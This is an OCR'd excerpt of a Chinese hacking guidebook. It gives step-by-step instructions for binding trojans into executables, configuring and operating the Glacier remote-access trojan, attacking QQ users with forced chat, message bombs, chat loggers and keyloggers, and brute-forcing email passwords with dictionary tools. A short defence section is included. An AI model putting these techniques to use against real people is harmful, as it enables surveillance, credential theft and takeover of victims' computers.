
❶ 选择保存路径后输入文件名；❷ 单击“保存”按钮，如下图所示。

10 进入下一步

返回EXE捆绑机界面，单击“下一步”按钮，如下图所示。

11 选择捆绑版本

❶ 选择版本类型；❷ 单击“下一步”按钮，如右图所示。




普通版与个人版

知识加油站

右图中的版本类型有两种，分别是普通版与个人版。普通版较易被杀毒软件检测出来，个人版的反检测能力则要强一些，但个人版需要付费购买才能使用。


12 开始进行捆绑

单击“点击这里 开始捆绑文件”按钮，如下图所示。



13 捆绑完成

捆绑成功后，单击“确定”按钮，如下图所示。



捆绑后的程序执行时，第一个程序会正常地执行，而第二个木马程序也会偷偷地得到执行，这样就入侵了受害计算机。由于很多安全软件都会检测出普通的捆绑木马，因此有些黑客又编写了专门的免杀捆绑器，如下图所示。

超级免杀捆绑器

知识加油站

超级免杀捆绑器是中国黑客联盟专用的捆绑器，简单实用，但仍有缺点，即捆绑后的程序的图标不能定制。

9.2.2 经典木马“冰河”的使用方法

视频教程见光盘

“冰河”木马开发于1999年，功能很强大，主要用于远程监视和控制。下面就来看看“冰河”木马的具体使用方法。

下载冰河木马后，里面至少应该有两个文件：一个是服务器端程序，另一个是客户端程序，如右图所示。

客户端与服务器端

知识加油站

客户端程序的名称为“G_Client.exe”，由黑客使用。服务器端程序的名称为“G_Server.exe”，在目标计算机上悄悄运行。

“冰河”木马的具体功能列举如下。

- 自动跟踪目标机屏幕变化，同时可以完全模拟键盘及鼠标输入，即在同步被控端屏幕变化的同时，监控端的一切键盘及鼠标操作将反映在被控端屏幕上（局域网适用）。
- **记录各种口令信息**：包括开机口令、屏保口令、各种共享资源口令及绝大多数在对话框中出现过的口令信息。
- **获取系统信息**：包括计算机名、注册公司、当前用户、系统路径、操作系统版本、当前显示分辨率、物理及逻辑磁盘信息等多项系统数据。
- **限制系统功能**：包括远程关机、远程重启计算机、锁定鼠标、锁定系统热键及锁定注册表等多项功能限制。
- **远程文件操作**：包括创建/上传/下载/复制/删除文件或目录、文件压缩、快速浏览文本文件、远程打开文件（提供了4种不同的打开方式——正常方式、最大化、最小化和隐藏方式）等多项文件操作功能。
- **注册表操作**：包括对主键的浏览、增删、复制、重命名和对键值的读/写等所有注册表操作功能。
- **发送信息**：以4种常用图标向被控端发送简短信息。
- **点对点通信**：以聊天室形式同被控端进行在线交谈。

在使用“冰河”客户端之前，首先要进行配置。运行客户端程序后，单击“修改远程配置”按钮，弹出配置界面，如下图所示。

知识加油站


“基本设置”选项卡

在此选项卡中，重要的设置是“访问口令”，这项设置可保证其他黑客无法连接上服务器端。另外，还需在“待配置文件”里指定具体路径。

“自我保护”选项卡

知识加油站

在此选项卡中，可设置服务器端自我保护的项目。“写入注册表启动项”可使服务器端程序随系统启动而启动；“关联”可将服务器端程序关联到某类型的文件上，如果服务器端程序被清除掉，只要打开此类文件后即可恢复。



邮件通知选项卡

知识加油站

在此选项卡中，可设置发送邮件的服务器及接收邮件的电子邮箱。邮件内容可包括“系统信息”、“开机口令”、“缓存口令”和“共享资源信息”4项。


将配置好的服务器端程序在目标计算机上运行后，即可在另外的计算机上运行客户端程序，进行连接了。

1 准备添加主机

返回到“冰河”主界面，单击“添加主机”按钮，如下图所示。

2 添加主机

❶ 设置目标计算机的IP地址、访问口令和监听端口；❷ 单击“确定”按钮，如下图所示。



3 连接主机


❶ 选择刚添加的主机，❷ 单击“应用”按钮，如下图所示。

4 查看并操作文件

连接上之后，即可在窗口中查看并操作服务器端计算机上的文件了。例如，可在右侧窗口中右击一个文件，执行“复制”命令。

5 设置查看服务器端屏幕的参数

要查看服务器端的屏幕，❶ 单击“查看屏幕”按钮；❷ 设置图像格式、色深和品质；❸ 单击“确定”按钮，如下图所示。



6 查看服务器端的屏幕

弹出一个窗口，在该窗口中即可查看服务器端计算机的屏幕了。

其他功能及注意事项

知识加油站

要远程控制服务器端的屏幕，可以单击“控制屏幕”按钮，然后设置键盘按钮即可。对于已经受控的服务器端，还可以单击“修改远程配置”按钮，在弹出的界面中修改端口和密码等设置。

由于查看和控制服务器端屏幕对带宽要求较高，因此最好是服务器端计算机与客户端计算机在同一局域网中时才进行，不然会造成显示严重延迟。除了前面介绍过的添加主机方法以外，还可以通过单击“自动搜索”按钮，设置搜索范围后进行大范围扫描，这样往往可以把一些其他人安装的服务器端计算机给搜索出来。

Chapter 10

QQ攻击与防御

本章导读

QQ是具有几亿中文用户的即时通信软件，人们不仅用它来联络亲朋好友，还把它用于商业与教学等范畴。人们对QQ非常倚重，因此各种针对QQ的攻击也很多。本章讲解远程与本地攻击QQ的几种方式，并在最后集中给出防御的方法与经验。

知识技能要求

通过对本章内容的学习，读者将了解QQ攻击与防御的方法。学完后可掌握的相关技能知识如下：

- 掌握远程攻击QQ的方法
- 掌握本地入侵QQ的方法
- 掌握防治QQ密码被破解的方法
- 掌握防范IP地址被探测的方法
- 掌握防范QQ炸弹与木马的方法

10.1 远程攻击QQ

远程攻击QQ是指攻击者通过网络（Internet或局域网）来攻击他人的QQ，攻击方式包括恶意骚扰或窃取对方的聊天记录、密码、通过QQ令对方操作系统崩溃、控制受害者计算机或者破坏受害者的数据等。下面介绍两种常见的远程攻击方式，供读者了解。

10.1.1 强制聊天

视频教程见光盘

所谓的强制聊天，就是不经对方的同意就强行打开对方的QQ窗口进行聊天，而无须事先把对方加为好友。

1 利用代码实现强制聊天

使用一行代码：

```
tencent://message/?Menu=yes&uin=QQ号码&Site=itbulu&Service=300
&sigT=45a1e5847943b64c6ff3990f8a9e644d2b31356cb0b4ac6b24663a3c8dd0
f8aa12a595b1714f9d45
```

把代码中“QQ号码”部分替换为想要强制聊天的QQ号码，然后把这串代码输入到浏览器的地址栏并按回车键，即可打开会话窗口进行会话，具体操作步骤如下。

1 输入代码

在浏览器地址栏中输入上述代码，并按回车键，如下图所示。

2 开始聊天

在弹出的“临时会话”窗口中进行聊天，如下图所示。

由于这种强制聊天是腾讯公司不允许的，因此每当强制聊天代码出现一段时间后，腾讯公司就会在QQ补丁中进行升级，使此代码失效。两者的争斗是个长期的过程。

2 QQ寻友大师

“QQ寻友大师”可以搜索整个局域网内的所有在线QQ（包括隐身）用户，找到用户以后可以开展下一步攻击。“QQ寻友大师”是一款局域网内收集信息的“利器”。

“QQ寻友大师”运行后，先输入注册账号和密码，然后进入主界面，选择上网方式后（拨号还是网卡），再选择网络类型（HUB还是交换机，一般选择交换机），之后单击“开始”按钮即可，如下图所示。

试用注册码

由于该软件注册要收费，因此不少用户担心如果交了费却搜寻不到QQ用户怎么办。其实缴费之前可以用卡号870044227和密码630475进行尝试，觉得满意后再购买。

10.1.2 使用“QQ狙击手IpSniper”进行IP探测

“QQ狙击手IpSniper”是一款探测IP能力很强的软件，能探测对方（包括好友和陌生人）、腾讯服务器、腾讯广告服务器代理的IP地址及端口等功能，常被作为黑客攻击前收集信息之用。具体来说，IpSniper有以下功能。

- 实时地监测出包括好友、陌生人、腾讯服务器、腾讯广告服务器代理的IP地址及端口号。
- 直接在QQ的接收/发送窗口上显示IP及地理位置信息，无须切换到“QQ狙击手”窗口查看IP数据。
- 同时监测多个登录的QQ号码。
- 自定义QQ客户端的默认端口号。
- IP助手功能，可以方便地查看主机IP配置信息、TCP链接表，以及UDP链接表。
- Flash Online功能，使你的QQ在好友列表框上不停地闪烁。
- QQ号码探测功能，轻松获取局域网中所有机器上登录的QQ号列表。

关于IpSniper

知识加油站

IpSniper的界面如右图所示。IpSniper需要注册，在未注册时，也可以探测出QQ号，但最后两位数会显示为*号。

10.1.3 使用QQ炸弹攻击器进行信息轰炸


视频教程见光盘

“QQ炸弹攻击器”是一款用大量垃圾信息淹没对方聊天窗口，使其不能正常聊天。如果对方计算机配置不够好，还有可能导致系统崩溃。

“QQ炸弹攻击器”的使用方法有一点特殊，其操作步骤如下。

1 打开聊天窗口

运行QQ软件，双击要攻击的QQ号，打开QQ聊天窗口，如下图所示。



2 设置攻击信息

运行“QQ炸弹攻击器”：❶ 设置好垃圾信息及攻击频率；❷ 单击“开始轰炸”按钮，如下图所示。

攻击时“QQ炸弹攻击器”窗口会自动最小化，同时对方的窗口会按照预设的频率收到垃圾信息，如下图所示。

“QQ炸弹攻击器”使用要点

使用“QQ炸弹攻击器”要注意两个要点：一是要保持聊天窗口处于激活状态，这样才能正常接收“QQ炸弹攻击器”发送的信息；二是要停止攻击，只需单击任务栏上“QQ炸弹攻击器”的标签，将“QQ炸弹攻击器”激活，这样攻击就会自动停止。

10.2 本地入侵QQ

本地入侵是指趁受害者不在计算机旁时，入侵者到受害者的计算机上进行各种活动，包括信息窃取、木马植入等。本地入侵QQ一般是指非法查看QQ聊天记录，以及破解QQ的密码。

10.2.1 使用QQ聊天记录器记录聊天内容

QQ聊天记录器是一种记录本机QQ聊天内容的工具，它能够在QQ聊天时自动进行记录，并可轻松进行查看，其使用方法如下。

1 登录QQ聊天记录器软件

运行QQ聊天记录器软件，❶ 输入密码；❷ 单击“确定”按钮，如下图所示。

2 设置安装目录

❶ 输入QQ软件的安装路径；❷ 单击“安装记录器”按钮，如下图所示。


③ 确认关闭QQ软件

弹出提醒对话框，单击“是”按钮继续安装，如下图所示。

④ 安装完毕

安装完毕后，弹出提醒对话框，单击“确定”按钮，如下图所示。

安装完成后，直接关闭QQ聊天记录器即可。此后，只要用户在QQ软件里聊天，其内容就会被自动记录下来。如果要查看记录的内容，可再次运行QQ聊天记录器，即可看到所有QQ号码的聊天记录，如下图所示。



知识加油站

QQ聊天记录器的缺陷

QQ聊天记录器只能记录与好友的聊天内容，不能记录群聊天内容，这是它的一个缺陷。

QQ聊天记录器可以在http://www.duote.com/soft/28874.html下载到。

10.2.2 强行查看本地QQ聊天记录

上一小节介绍的方法是事先在计算机上安装记录软件，在QQ用户不知情的情况下记录聊天内容。但某些入侵者只是对历史记录感兴趣，并不希望查看具体的聊天内容，就会使用一些强行查看本地QQ聊天历史记录的软件来窃取信息。

小红鸟QQ聊天记录查看器是由小红鸟工作室研发并提供维护的一款共享软件，可有效监控及查阅本机登录过的QQ聊天记录，无须安装，为纯绿色，并可查询安装前和安装后的所有聊天信息内容，包括群聊、图片、表情，使用方法很简单，其界面如下图所示。

关于小红鸟QQ聊天记录查看器

小红鸟QQ聊天记录查看器是一款共享软件，付费注册以前只能查看每条聊天发生的时间，而不能查看内容。

小红鸟QQ聊天记录查看器有以下优点。

- 支持所有QQ版本（经测试完美支持QQ 2011）。
- 支持所有Windows操作系统（经测试在Windows 7上能正常运行）。
- 不会触发杀毒软件。
- 所有安全软件自动设置为信任。
- 可查看历史聊天内容。
- 可记录到边聊边删除的记录。
- 可将聊天内容发到指定邮箱。
- 可记录视频聊天信息。

10.2.3 破解本地QQ密码

破解本地QQ密码有两种方式：一是使用穷举破解法，也称暴力破解法，使用一一尝试所有可能的密码方法来找出密码；二是使用窃听法，安装软件偷偷记录QQ用户输入的密码。第一种方法简单但耗时可能会很长；第二种方法需要安装后台记录软件，这样的软件极有可能被杀毒软件认为是木马给清除掉。下面就分别讲解两种方法。

1 穷举破解法

使用穷举破解法来猜解QQ密码的软件很少，尤其是随着QQ越来越完善，以前可以使用的穷举破解软件绝大部分都已经不能使用了。穷举法对于无规律的长密码（8位以上）破解起来就相当吃力了，运气不好的话，可能连续破解几个月都未必能够成功，因此使用穷举破解法的人越来越少了。

比起针对破解QQ来说，破解QQ邮箱就要好办很多，可以使用下一章将要介绍过的软件来破解QQ邮箱密码，然后用QQ邮箱密码去登录QQ，这是因为很多人的QQ密码与QQ邮箱密码是一样的。

2 窃听法

相对于穷举破解法来说，窃听法的成功率要高得多，前提是窃听软件不要被杀毒软件给清除掉了。

“QQ密码查看器”是一款在后台悄悄记录用户登录QQ时按下的键盘记录来窃取密码的软件，使用方法相当傻瓜化，界面如下图所示。

知识加油站 QQ密码查看器

密码查看器均要在受害计算机上先安装一个窃听程序，这个程序不一定会被杀毒软件识别出来。因此，最好的方法是不要在多人共用的计算机上登录QQ。

10.3 QQ防御术

前面讲解了远程攻击QQ与本地入侵QQ的一些方法。针对这些方法，可以做一些防范措施，以更好地保护自己的QQ安全。

10.3.1 防止QQ密码被破解

QQ密码是进入QQ的钥匙，保护好自己的密码是保护QQ的重中之重。这里所说的防止被破解是指不被暴力破解。

暴力破解是通过对数字、字母排列组合的方式尝试所有可能的密码，理论上可以破解所有的密码，但由于数量过大往往需花费很多的时间。防止暴力破解的主要方法包括密码的设置和上网习惯等。

1 设置QQ密码

长度：密码的长度要在6位以上，且越长越安全。

排列组合：安全的密码组成应该是数字、大小写字母及特殊符号的组合。如果各项交叉排列，即使专门的破解软件针对一个密码破解也需花费很长的时间，使攻

击者不得不放弃。例如用数字、大小写字母的组合，6位密码的可能性有62的6次方，即56 800 235 584种，破解时间太长，所以使用暴力破解没有规律的密码是很困难的。

统一密码：不能把QQ号、邮箱及其他账号的密码设置为同一个密码，这样做非常危险，因为一个密码被破，所有其他的账号密码等于都丢失了。不能为了方便而使用同一个密码。

规律：密码不让人猜出来的最好方法就是不能有规律，例如特殊的数字、英语单词、汉语拼音等。像以电话号码、生日、单词或姓名及其他的组合等形成的密码都非常危险。

2 记忆密码

设置的密码如果一味求复杂也不太好，太复杂固然是安全了，但自己也记不住，每次登录都会造成不少的麻烦。因此要取一个中庸之道，让密码既不会太简单，又不会难以记忆。

比较好的方法是记住一个规律，然后用这个规律来创造密码，这样就在保证了复杂性的同时，又能轻松记忆住。

例如“师夷长技以制夷”这句话中每个字的首字母是sycjyzy，这就能作为一个密码。例如“36884286”的密码，只需记住开头的“36”，后面的数字是前两位数字乘积的最后一位，依次推出即可。

如果记忆力较好，可创建完全没规律的密码

如果记忆力比较好，则可以创建一些完全没有规律的密码，强行记住，这样就更加安全了。如果怕万一忘记，也可以记录在毫不相关的地方，例如某本书的书签上，忘记了还可以随时去查看。

3 保护自己的邮箱

QQ有忘记密码的恢复功能，可以将用户的QQ密码发送到注册时的邮箱里。当他人通过各种手段进入该邮箱后，后果也就可想而知了。

每个QQ注册用户都可以获得一个QQ邮箱，而此邮箱的默认密码和注册QQ时设置的QQ密码是一样的，所以通过破解此邮箱的密码来破解QQ密码也是很有威胁性的。对于这个问题的解决方法很简单，将QQ密码设置得与邮箱密码不同就可以了。

4 谨慎设置自己的资料

不少黑客善于从QQ用户的个人资料里推测出用户的QQ密码，因此如果没有必要就不要填写自己的真实资料，更不要填写任何与密码有关的内容，以防他人通过此类信息破解QQ及邮箱密码。

5 养成良好的上网习惯

最好不要在公共场合使用QQ，如果万不得已要用，也应在使用后删除自己号码相关的所有信息，此信息一般是在以自己的QQ号命名的文件夹内。删除时最好使用“文件粉碎机”一类的专门软件来执行，这样删除后的内容就不能被修复了，可以预防有些黑客恢复删除的文件再进行分析和入侵。清除回收站，对于有硬盘保护的网吧等，下机后重启也是不错的方法。

10.3.2 防范IP地址被探测

QQ这样的点对点聊天软件很容易泄露用户的IP地址，入侵者通过QQ探测出对方的IP地址后，就可能对对方计算机进行攻击。因此，隐藏自己的IP地址是很有必要的。

1 隐身登录

由于隐身登录的账号不会在“看看哪些人在线”栏目显示，所以就降低被他人探测自己IP地址而遭受攻击的概率。

2 不接收陌生人消息

通过一个简单的会话，入侵者就可以探测出对方的IP地址。因此不接收陌生人消息，则作为陌生人的入侵者也就无法与攻击目标发送消息，不能建立起连接。不接收陌生人消息的设置方法如下。

1 单击“设置”按钮

打开QQ后，单击其面板左下角的“设置”按钮，如下图所示。

2 设置不接收陌生人的消息

❶ 单击“安全和隐私”菜单；❷ 单击“防骚扰设置”菜单；❸ 选中“不接收任何临时会话消息”复选框；❹ 单击“确定”按钮，如下图所示。

3 使用代理服务器

QQ通过代理服务器上线后，所有的消息都会从代理服务器中转一次，这样即使被人探测，泄露的也只是代理服务器的IP地址，而自己的真实地址对方是探测不到的。

QQ 2011支持两种代理方式：http和socket。这两种代理在技术上不太相同，功能和作用差异也较大。

问：http和socket有什么区别？

答：简单地说，http代理主要用于网页浏览，限制较多，对速度的要求也不高；socket代理则是一种“全能”代理，很多应用都可以通过它中转，例如telnet和各种游戏等。由于QQ对速度要求也不高，因此无论使用哪种代理都不影响聊天。

1 单击“设置”按钮

打开QQ后，在登录界面单击“设置”按钮，如下图所示。

2 设置代理信息

1. 设置代理类型、代理服务器地址与端口；
2. 单击“确定”按钮，如下图所示。

代理服务器的地址可到网上进行搜索，或者按照第13章最开始一小节的内容去查找代理服务器地址。

10.3.3 防范QQ炸弹和木马

对于其他的破坏方式，如QQ炸弹和木马，可以按照下面的一些经验和方法来进行防范。

1 防范QQ炸弹

设置“不接收任何临时会话消息”即可防止来自陌生人的QQ炸弹。如果是好友对自己发起攻击，可以把他的头像先拖进黑名单，再设置“不接收任何临时会话消息”即可。

2 防范QQ盗号木马

要防范QQ盗号木马，登录时可在自己的号码之前加一个0，这样不影响登录却能迷惑一些木马；要防范记录键盘按键的木马，可事先在文本文件中输入QQ号与密码并保存好，在登录时只需复制并粘贴来输入QQ号和密码即可。

当然，各种安全软件也是必不可少的。此外，及时升级QQ版本也是防止本类木马偷袭的方法。

3 注意带有超级链接的消息

在聊天时一般人都收到过带有超级链接的消息，内容大多为“美女网站”、“不看要后悔的网站”等。这些链接内容一般为具有恶意代码的网站，浏览后可能会感染木马，对此类消息一般无视就可以了。

4 申请密码保护

不管自己的防范措施做得多么周全，新的QQ攻击方式会随着QQ系统漏洞的发现而产生，作为用户还是防不胜防的。所以最安全的方法还是要申请QQ密码保护，即使自己的QQ被黑，也可以找回密码。

读书笔记

Chapter 11

电子邮箱攻击与防御

本章导读

如今电子邮箱已成为现代人保持联系和保存资料的重要工具，邮箱的安全性变得日益重要。本章介绍黑客攻击电子邮箱的各种方法，当读者理解并掌握这些方法后，就能保护自己的邮箱了。

知识技能要求

通过对本章内容的学习，读者可掌握电子邮箱的攻击和防御方法。学完后需要掌握的相关技能知识如下：

- 掌握使用流光软件探测邮箱账号密码的方法
- 掌握使用溯雪软件探测邮箱账号密码的方法
- 掌握大批量获取邮箱地址的方法
- 掌握对付密码探测的方法
- 了解邮箱炸弹的工作原理
- 掌握在Web邮箱中设置以增加安全性的方法

11.1 获取电子邮箱密码的常用方法

1987年9月，王运丰教授和李澄炯博士等在北京计算机应用技术研究所建成一个电子邮件节点，并于9月20日向德国成功发出了一封电子邮件，邮件内容为“Across the Great Wall we can reach every corner in the world.（越过长城，走向世界）”，这是我国向外界发出的第一封电子邮件。

电子邮件（Email）是Internet上最重要的应用之一。当年的Telnet、FTP、Gopher等应用早就淡出了人们的视线，但电子邮件一直具有不可替代的地位，政府、组织、公司、个人，都将电子邮件作为重要的通信手段。因此，电子邮件的安全也备受瞩目。

在电子邮件服务器上申请了账号以后，就拥有了一个电子邮箱，通过这个邮箱收/发邮件与人联络。电子邮箱也是黑客比较喜爱的目标之一。他们通常使用软件探测邮箱账号，并用字典法或穷举法探测密码。下面就一起来了解这些常见的攻击手法。

11.1.1 使用“流光”软件探测邮箱账号与密码

“流光”软件是一款功能强大的国产软件，它可以探测多种主机漏洞、探测用户信息及破解密码等。下面就以使用“流光”软件探测POP3邮箱为例，详细地说明其探测邮箱账号及密码的方法。

1 添加POP3主机

❶ 右击“POP3主机”选项；❷ 单击“编辑”命令；❸ 单击“添加”命令，如下图所示。

2 输入POP3主机域名

❶ 输入POP3主机的域名“pop.sina.com”（这里以新浪邮箱为例进行讲解，读者也可用其他邮箱做实验）；❷ 单击“确定”按钮，如下图所示。

3 添加用户名字典

❶ 右击pop.sina.com选项；❷ 单击“编辑”命令；❸ 单击“从列表添加”命令，如下图所示。

4 选择用户名字典

在打开的对话框中，❶ 选择字典文件（以.dic为扩展名的文件）；❷ 单击“打开”按钮，如下图所示。

5 添加解码字典


❶ 右击“解码字典或方案”选项；❷ 单击“编辑”命令；❸ 单击“添加”命令，如下图所示。

6 选择解码字典

❶ 选择字典文件；❷ 单击“打开”按钮，如下图所示。

7 选择标准模式探测

❶ 选中“解码字典或方案”复选框；❷ 单击“探测”菜单；❸ 单击“标准模式探测”命令，如下图所示。



8 查看成功破解的账号与密码

破解出邮箱账号时，会弹出窗口供用户查看，如下图所示。

9 查看账号详细信息

探测全部完成后，会弹出带有详细信息的对话框，单击“关闭”按钮。

在某个POP3服务器下破解出的账号和密码，会显示在该服务器选项的下面。要查看该账号的密码等信息，可按照下面的步骤操作。

1 打开“查看密码”对话框

❶ 右击账号名；❷ 单击“查看”命令；❸ 单击“查看密码”命令，如下图所示。


2 查看密码

查看信息后，单击“确定”按钮，如下图所示。

读者可能已经注意到破解的关键在于字典文件。确实，一个好的字典文件可以有效地提高破解效率，但随着Email用户的增多，用户名也越来越长，构建一个足够大的用户名字典文件势在必行。“流光”提供了字典生成工具，利用这个工具可以轻松地生成各种字典。需要注意的是，字典越大，生成时间越长。字典工具的使用方法如下。


1 添打开字典功能

❶ 单击“工具”菜单；❷ 单击“字典工具”命令；❸ 单击“黑客字典Ⅲ-流光版”命令，如右图所示。




2 设置字典生成元素

在“设置”选项卡中设置生成元素，包括字母、数字和符号，如下图所示。



3 设置文件存放位置

❶ 单击切换到“文件存放位置”选项卡；❷ 单击“浏览”按钮，如下图所示。



4 输入文件名

❶ 设置生成字典文件的名称，❷ 单击“保存”按钮，如下图所示。

5 设置字典生成选项

❶ 单击切换到“选项”选项卡；❷ 设置相应的选项；❸ 单击“确定”按钮，如下图所示。

6 确认生成设置

查看生成字典的各种设置后，单击“开始”按钮，如下图所示。

7 生成完毕

生成完毕后单击“确定”按钮，如下图所示。

字典文件可能会非常大


知识加油站

本例中，仅仅以5个字母生成的字典，大小竟然有79MB。如果是8位字母，再加上数字和特殊字符，其大小可能非常之大，用“记事本”打开会很容易死机，建议用“写字板”或者Word打开进行编辑。

如果只是针对一个已知的账号进行破解，那么应该按照以下步骤进行设置。


1 添加账号

❶ 右击POP3服务器名；❷ 单击“编辑”命令；❸ 单击“添加”命令，如下图所示。



2 输入账号

❶ 输入已知的账号；❷ 单击“确定”按钮，如下图所示。



之后的操作步骤与多账号破解一样，可参考进行。

11.1.2 使用“溯雪”软件获取邮箱密码

“溯雪”软件与“流光”软件的作者是同一人。“流光”软件主要面向有POP3和SMTP等协议的服务器，而有的邮箱只允许用户从浏览器登录，此时就要用到“溯雪”软件这样的Web邮箱破解工具。

“溯雪”软件是对邮箱、论坛、聊天室等进行密码探测的软件，其工作平台是在网页界面上。“溯雪”软件探测密码的主要方法也是通过设置的字典进行猜测，原理与“流光”软件一样。

1 获取错误标志

在使用“溯雪”软件之前，需要取得目标网站的输入错误标志，将这个标志设置到“溯雪”软件里，当“溯雪”软件进行探测时，如果发现返回的页面信息里有这个标志，就认为这一次探测失败，进行下一次探测；反之，则认为探测成功，记录下密码。

1 输入错误信息

❶ 输入错误的账号和密码；❷ 单击“登录”按钮，如下图所示。

2 记录错误提示

出现错误提示，将其复制下来，如下图所示。

由于输入了错误的密码，返回了带有错误提示信息的页面，把页面上的“您输入的密码不正确！”复制下来。

2 进行破解

获得了错误提示以后，就可以开始进行破解了。

1 进入邮箱主页

在地址栏中输入要破解邮箱所在的服务器地址，然后按回车键，如下图所示。

2 导入页面元素

❶ 单击“工具”菜单；❷ 单击“从当前URL导入”命令，如下图所示。

3 设置账户名

左边窗口出现元素，❶选中user元素；❷双击user元素；❸在“单元常量”文本框中输入账号；❹单击“确定”按钮，如下图所示。

4 设置密码

